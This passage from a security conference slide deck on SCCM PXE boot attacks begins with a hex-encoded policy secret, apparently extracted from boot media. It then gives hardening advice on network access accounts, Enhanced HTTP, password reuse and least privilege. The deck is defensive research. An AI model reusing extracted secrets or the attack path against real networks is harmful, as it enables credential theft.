7BA1C692FC18E15A4821D89BC03C378BC41867BE276F29421E59C712A3D11E44BC33D9C453B41611C240852E9C1EA03C1C4A8326114DA46E3CCBB767
7514520888FDA9968974ED77AEE7DC1B063D3F5177910FB704A0C6625529E4809A4D693D70EF81949F9C54D824C766E4F93BA55898CE684164B6367B
BAD5F390F8DC2CC4F9B934546355E0B645079DE3185313255AE74770C324AF51B9435797845C7D01A58CE3EE3FF5D9D4A13E38B5338155551DE45673
5AB626F2FC59686C0F9F9076CCCAAC5F947178058BF94FA9F56EBF7DF72AE12195F5DA5961583BCE520B66548F597773F2633512CFF0D09C61484C9C
DD3E053F844114DDAE710087B7928F94A5D71E73D464D65207BD79CC15D04EFE6EEE9B6A80183006F39152480826FD9FDE04386B23E0BC7037DF544F
834B21EAC80295DF0634D013DBC74B5542C507DB1170F33FBE968FCD1380093D9CEB2D3C9FED0CBCD99E3C400000003D0D5B8C26E6BB07925BBEB3D
6514419637369E4BED3131305ABB3EFB5E6896CFC54C3B11BF34B040FC14EAB88B863FFF11E34E56320B8A4197B6884959F1AB8]]></PolicySecret
>
```



**How do we
make things
better?**

INTEL
MWR

Key Issues



Overly
Permissioned
Accounts

Fixing Account Permissions

Network access account

Client computers use the **network access account** when they can't use their local computer account to access content on distribution points. It mostly applies to workgroup clients and computers from untrusted domains. This account is also used during OS deployment, when the computer that's installing the OS doesn't yet have a computer account on the domain.

📌 Important

The network access account is never used as the security context to run programs, install software updates, or run task sequences. It's used only for accessing resources on the network.

A Configuration Manager client first tries to use its computer account to download the content. If it fails, it then automatically tries the network access account.

Starting in version 1806, a workgroup or Azure AD-joined client can securely access content from distribution points without the need for a network access account. This behavior includes OS deployment scenarios with a task sequence running from boot media, PXE, or Software Center. For more information, see [Enhanced HTTP](#).

📌 Note

If you enable **Enhanced HTTP** to not require the network access account, the distribution point needs to be running Windows Server 2008 R2 SP1 or later.

Upgrade clients to at least version 1806 before enabling this functionality. If you only allow **Enhanced HTTP** connections, older clients can't authenticate using this method, so can't download the client upgrade package from a distribution point.



Permissions

Grant this account the minimum appropriate permissions on the content that the client requires to access the software. The account must have the **Access this computer from the network** right on the distribution point. You can configure up to 10 network access accounts per site.

Create the account in any domain that provides the necessary access to resources. The network access account must always include a domain name. Pass-through security isn't supported for this account. If you have distribution points in multiple domains, create the

Key Issues

ConfigMgr
Account
Password
Reuse




Overly
Permissioned
Accounts

Key Issues


ConfigMgr
Account
Reuse



ConfigMgr
Account
Password
Reuse



Overly
Permissioned
Accounts



Takeaways

- SCCM is a powerful, complex tool
- PXE Boot is a viable vector for attacking corporate networks
- Set a strong media encryption password!
 - Or investigate the alternatives that are provided for authenticating PXE Boot clients
- Reduce the possibility for attacks by eliminating excessive rights

Fewer permissions granted = lower attack surface



Q&A

INTEL
MWR